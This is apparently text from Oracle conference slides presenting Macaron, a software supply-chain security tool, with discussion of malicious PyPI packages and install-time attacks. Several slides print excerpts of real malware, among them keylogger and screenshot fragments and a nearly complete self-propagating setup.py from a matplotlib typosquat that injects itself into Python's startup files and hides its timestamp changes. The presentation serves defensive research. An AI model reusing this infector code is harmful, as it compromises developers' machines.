

ORACLE



Securing the Software Supply Chain with Macaron: A Comprehensive Tool for Analysis and Protection

Behnaz Hassanshahi - Principal Researcher, Technical Lead

Supply Chain Security Summit

March 2025



Developers can choose from thousands of libraries



An average Java project
relies on
148 dependencies



Ecosystem	Total Projects	Total Project Versions	YoY Project Growth
Java (Maven)	557K	12.2M	28%
JavaScript (npm)	2.5M	37M	27%
Python (PyPI)	475K	4.8M	28%
.NET (NuGet)	367K	6M	28%

Sonatype's 8th annual state of the software supply chain

Java is a registered trademark of Oracle and/or its affiliates. Other names may be trademarks of their respective owners.



The Alarming Ease of Software Supply Chain Attacks



The double-edged sword of modern development practices like third-party repositories and artifact hosting systems

- Enhance accessibility and efficiency for developers
- Inadvertently create new attack vectors for malicious actors

The ubiquity of external dependencies that cannot be fully controlled

High-risk ecosystems

- The Python ecosystem is particularly vulnerable, rapidly expanding in areas like AI and machine learning

We Cannot Trust Artifact Repositories



“PyPI isn’t a collection of audited software”

Building a Sustainable Python Package Index, Dustin Ingram, pybay-2019

Random files created in my home directory

Random stuff appended to my .bashrc file

Some people run git clone in their setup.py

*piwheels: building a faster Python package repository for Raspberry Pi users,
Ben Nuttall, bennuttall.com*



In just the last month, we've detected 12 malicious packages on PyPI!

"asyncconfigreader ": key logger

```
def on_press(self, key):
    try:
        if hasattr(key, 'name'):
            self.a
        elif key == '\n':
            self.a
        elif key == '\r':
            self.a
        except AttributeError:
            pass

    CAPTUREBLT = 0x40000000
    DIB_RGB_COLORS = 0
    SRCCOPY = 0x00CC0020
    MONITORNUMPROC = WINFUNCTYPE(INT, DWORD, DWORD, POINTER(RECT), CFUNCTIONS = {
        "BitBlt": ("gdi32", [HDC, INT, INT, INT, INT, HDC, INT]),
        "CreateCompatibleBitmap": ("gdi32", [HDC, INT, INT]),
        "CreateCompatibleDC": ("gdi32", [HDC, HDC]),
        "DeleteObject": ("gdi32", [HGDIOBJ], INT),
        "EnumDisplayMonitors": ("user32", [HDC, c_void_p, MONITORINFO, LRESULT]),
        "GetDeviceCaps": ("gdi32", [HWND, INT, INT]),
        "GetDIBits": ("gdi32", [HDC, HBITMAP, UINT, UINT, c_void_p]),
        "GetSystemMetrics": ("user32", [INT], INT),
        "GetWindowDC": ("user32", [HWND], HDC),
        "SelectObject": ("gdi32", [HDC, HGDIOBJ], HGDIOBJ),
    })

    lock = Lock()

    class Screenshot:
        bmp = None
        memdc = None
        Monitor = Dict[str, int]
```

"asyncconfigreader ": taking screenshots

"mstplotlib": infect core Python modules

```
mark="#####MyPython####"v1.1.2
code=''
with open(__file__,encoding='utf-8') as f:
    for line in f:
        if mark in line:
            code=line+f.read()
def spread(file):
    import os;stat=os.stat(file)
    old_time=stat.st_atime,stat.st_mtime
    with open(file,'r',encoding='utf-8') as f:
        for line in f:
            if mark in line:
                code+=line
    if os.path.getsize(file)>0:
        with open(file,'a',encoding='utf-8') as f:
            f.write('\n'+code)
    os.utime(file,old_time)

try:
    spread(__import__("site").__file__)
    spread(__import__("sys").argv[0])
except:pass
del spread,code,mark,f,line
```

"tig3r ": malicious web scraping

```
def info(user):
    import requests , datetime
    patre = {
        "Host": "www.tiktok.com",
        "sec-ch-ua": "\ Not A;Brand";v\u003d\"99\", \"Chromium\";v\u003d\"99\", \"Google Chrome\";v\u003d\"99\"",
        "sec-ch-ua-mobile": "?1",
        "sec-ch-ua-platform": \"Android\",
        "upgrade-insecure-requests": "1",
        "user-agent": "Mozilla/5.0 (Linux; Android 8.0.0; Plume L2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.102 Mobile Safari/537.36",
        "accept": "text/html,application/xhtml+xml,application/xml;q\u003d0.9,image/avif,image/webp,*/*;q\u003d0.8",
        "sec-fetch-site": "none",
        "sec-fetch-mode": "navigate",
        "sec-fetch-user": "?1",
        "sec-fetch-dest": "document",
        "accept-language": "en-US,en;q\u003d0.9,ar-DZ;q\u003d0.8,ar;q\u003d0.7,fr;q\u003d0.6"
    }
    tikinfo = requests.get(f'https://www.tiktok.com/@{user}', headers=patre).text
```



Attack Vectors Vary Across Languages and Ecosystems, But None Are Immune



		Arbitrary Code Execution	Go	PHP	Ruby	Rust	JS	Python	Java
Install time	Run command/scripts leveraging install-hooks			✓			✓		✓
	Run code in build script					✓		✓	✓
	Run code in build extension(s)				✓				
Runtime	Insert code in methods/scripts executed when importing a module	✓			✓		✓	✓	
	Insert code in commonly-used methods	✓	✓	✓	✓	✓	✓	✓	✓
	Insert code in constructor methods (of popular classes)	✓	✓	✓	✓	✓	✓	✓	✓
	Run code of 3rd-party dependency as build plugin								✓

The Hitchhiker's Guide to Malicious Third-Party Dependencies, Ladisa et. al.



Why install-time attacks are easy in Python?



pypi.org



Why install-time attacks are easy in Python?




Packaged source code, containing a setup.py file that runs during installation




pypi.org



Why install-time attacks are easy in Python?



Why install-time attacks are easy in Python?



*“you **should** always upload both an sdist and one or more wheel”*

packaging.python.org/en/latest/discussions/package-formats/



Why install-time attacks are easy in Python?



pypi.org

Packaged source code, containing a `setup.py` file that runs during installation



.tar.gz



.whl

Contains a single distribution as it would be installed (so can be platform specific)

PEP 427, The Wheel Binary Package Format

*“you **should** always upload both an sdist and one or more wheel”*

packaging.python.org/en/latest/discussions/package-formats/

`setup.py` will only be run if no wheel file is present, and the source distribution must be used for installation



Why install-time attacks are easy in Python?




pypi.org

Packaged source code, containing a `setup.py` file that runs during installation



.tar.gz



.whl

Contains a single distribution as it would be installed (so can be platform specific)

PEP 427, The Wheel Binary Package Format

*“you **should** always upload both an sdist and one or more wheel”*

packaging.python.org/en/latest/discussions/package-formats/

Suspicious?!



`setup.py` will only be run if no wheel file is present, and the source distribution must be used for installation



Example: mstplotlib-3.10.2



Typosquats matplotlib

setup.py

```
mark="#####MyPython####" #v1.1.2
code=''
with open(__file__,encoding="utf-8") as f:
    for line in f:
        if mark in line.strip():
            code=line+f.read()

def spread(file):
    import os;stat=os.stat(file)
    old_time=stat.st_atime,stat.st_mtime
    with open(file,'r',encoding='utf-8') as f:
        for line in f:
            if mark in line:return
    if os.path.getsize(file)>=2560:
        with open(file,'a',encoding='utf-8') as f:
            f.write('\n'+code)
        os.utime(file,old_time)


try:
    spread(__import__("site").__file__)
    spread(__import__("sys").argv[0])
except:pass
del spread,code,mark,f,line
```

Change timestamp to avoid detection

Inject code to run every time Python starts up



Macaron: Our Open-Source Software Supply Chain Security Tool



<https://github.com/oracle/macaron>



Macaron documentation [View page source](#)

Macaron documentation

Software supply-chain attacks are becoming more prevalent as the systems get more complex, particularly with respect to the use of open-source third-party code. Attacks include stealing credentials, tampering with the code, tampering with the code repository, and tampering with the build system. It is crucial to have guarantees that the third-party code we rely on is the code we expect.

To tackle these problems, [Supply-chain Levels for Software Artifacts \(SLSA or "salsa"\)](#) is created to improve the integrity and protection of the software supply-chain. Macaron can analyze a software repository to determine its SLSA level and provide supply-chain transparency of the build process.

Overview

Macaron is an analysis tool which focuses on the build process for an artifact and its dependencies. As the SLSA requirements are at a high-level, Macaron first defines these requirements as specific concrete rules that can be checked automatically. Macaron has a customizable checker platform that makes it easy to define checks that depend on each other.

Getting started

To start with Macaron, see the [Installation](#) and [Using](#) pages.

For all services and technologies that Macaron supports, see the [Supported Technologies](#) page.

Current checks in Macaron

The table below shows the current set of actionable checks derived from the requirements that are currently supported by Macaron.

Mapping SLSA requirements to Macaron checks

Check ID	SLSA requirement	Concrete check
<code>mcn_build_tool_1</code>	Build tool exists - The source code repository includes configurations for a supported build tool used to produce the software component.	Detect the build tool used in the source code repository to build the software component.
<code>mcn_build_script_1</code>	Scripted build - All build steps were fully defined in a "build"	Identified and validate build scripts




Macaron's Malware Detection Check



100+ malicious packages reported to PyPI security in recent months

Upcoming Features

- More robust code analysis capabilities
- New techniques developed through our joint collaboration with the National University of Singapore [1]



[1] ["Detecting Python Malware in the Software Supply Chain with Program Analysis"](#), to be presented at ICSE-SEIP 2025.



Other Existing Malware Detection Tools

GuardDog



github.com/DataDog/guarddog

Semgrep



semgrep.dev

Analyze packages using metadata heuristics and source-code patterns with Semgrep


Advantage:

Low False-positive

Disadvantage:

High False-negative

Bandit4Mal



github.com/lyvd/bandit4mal



Extend source code security linter Bandit by adding rules for suspicious patterns

Advantage:

Low False-negative

Disadvantage:

High False-positive

"Detecting Python Malware in the Software Supply Chain with Program Analysis", to be presented at ICSE-SEIP 2025.



Macaron can do a lot more!

Core Capabilities



Artifact Traceability

- Automatic detection of commits associated with artifacts
- Repository and commit validation for source integrity

Build Information Extraction

- Analyzes GitHub Actions and Jenkins configurations, etc.
- Enables security assessment and build reproducibility

Extensible Framework and Policy Engine

- Customizable checks for diverse security needs
- Applies declarative policies recursively to dependencies

Attestation Discovery

- Identifies and verifies existing attestations for artifacts
- Enhances trust in software components



Macaron can do a lot more!

Core Capabilities



Artifact Traceability

- Automatic detection of commits associated with artifacts
- Repository and commit validation for source integrity

Build Information Extraction

- Analyzes GitHub Actions and Jenkins configurations, etc.
- Enables security assessment and build reproducibility

Extensible Framework and Policy Engine


- Customizable checks for diverse security needs
- Applies declarative policies recursively to dependencies

Attestation Discovery

- Identifies and verifies existing attestations for artifacts
- Enhances trust in software components



Study: Transparency in Build and Publication Processes of Popular Open-Source Java Projects



Dataset: 1,200 most popular Java artifacts from libraries.io (as of November 2024)

Methodology: Macaron's "Find Artifact Pipeline" Check

- Attestation detection: Searches for and verifies existing build attestations
- Build process analysis: Identifies specific build and deploy commands used
- Metadata verification: Cross-references build information with metadata on Maven Central

Key Findings

- Lack of transparency: **84% of top artifacts** do not provide clear visibility into their build processes
- Implications: Significant gap in software supply chain security and traceability

Industry impact

- Highlights a critical area for improvement in open-source development practices

Macaron can do a lot more!

Core Capabilities



Artifact Traceability

- Automatic detection of commits associated with artifacts
- Repository and commit validation for source integrity

Build Information Extraction

- Analyzes GitHub Actions and Jenkins configurations, etc.
- Enables security assessment and build reproducibility

Extensible Framework and Policy Engine

- Customizable checks for diverse security needs
- Applies declarative policies recursively to dependencies

Attestation Discovery

- Identifies and verifies existing attestations for artifacts
- Enhances trust in software components



Attestation Discovery

OpenSSF SLSA (Supply chain Levels for Software Artifacts)


- Provides specs to produce provenances & attestations
- Proactive protection through a secure-by-design approach

Macaron's role

- Automatically detects and verifies SLSA provenances & attestations for artifacts
- Enables custom policy enforcement based on provenance & attestation content
- Generates Verification Summary Attestations (VSA)

Key benefits

- Mitigates manual-upload and impersonation attacks
- Facilitates non-human compliance and auditing processes, reducing manual effort
- Traceability: enhances transparency across the software supply chain



Macaron Integration in Production: The Graal Development Kit Example



Build process overview

- Graal Development Kit (GDK) builds open-source dependencies from source
- Utilizes Oracle's secure build infrastructure

Provenance generation

- Creates detailed provenances for all artifacts
- Stores provenances in an internal registry for traceability

Macaron Integration

- Integrated into GDK build pipelines
- Verifies provenances using Macaron's policy engine
- Generates Verification Summary Attestation (VSA) upon successful verification
- VSAs published alongside artifacts on Oracle Maven Repository

Java, Graal Development Kit are registered trademarks of Oracle and/or its affiliates. Other names may be trademarks of their respective owners.

Macaron Integration in Production: The Graal Development Kit Example (cont.)



Tutorial available for developers to verify VSAs

- https://oracle.github.io/macaron/pages/tutorials/use_verification_summary_attestation.html

A screenshot of the Macaron documentation page. The left sidebar shows the Macaron logo (two macarons) and the version number "0.14.0". The main content area has a breadcrumb trail: "Tutorials / How to use Verification Summary Attestations". The title is "How to use Verification Summary Attestations". The text below the title explains that the tutorial covers using Verification Summary Attestations (VSA) generated by Macaron for Graal Development Kit (GDK) artifacts. A "View page source" link is visible in the top right of the content area.

Macaron

0.14.0

Search docs

Tutorials / How to use Verification Summary Attestations

View page source

How to use Verification Summary Attestations

This tutorial explains how to use the [Verification Summary Attestations \(VSA\)](#) generated by Macaron, using the VSAs for the [Graal Development Kit \(GDK\)](#) artifacts as an example.

For more information about VSAs, please refer to the [Verification Summary Attestation page](#). To use Macaron to generate VSAs see this [tutorial](#).

Future enhancements

- Dedicated Maven & Gradle build plugins for automated VSA verification
 - Enables seamless integration of VSA verification into existing build workflows
 - Enhances overall security posture by making attestation checks a standard part of the build process

Java, Graal Development Kit are registered trademarks of Oracle and/or its affiliates. Other names may be trademarks of their respective owners.



We Welcome Your Contributions

Enhance malware detection

- Improve accuracy of existing checks
- Integrate with malware monitoring platforms

Expand build support

- Add support for native code compilation
- Extend coverage to more programming languages

New security checks

Develop checks for dangerous patterns in build scripts or CI/CD configurations

Community-driven improvements

- Share effective policy templates
- Propose new checks based on real-world scenarios

<https://github.com/oracle/macaron>

<https://blogs.oracle.com/authors/behnaz-hassanshahi>



oracle / macaron



Fork 24



Star 144

Total downloads

5.49K

Contributors 15

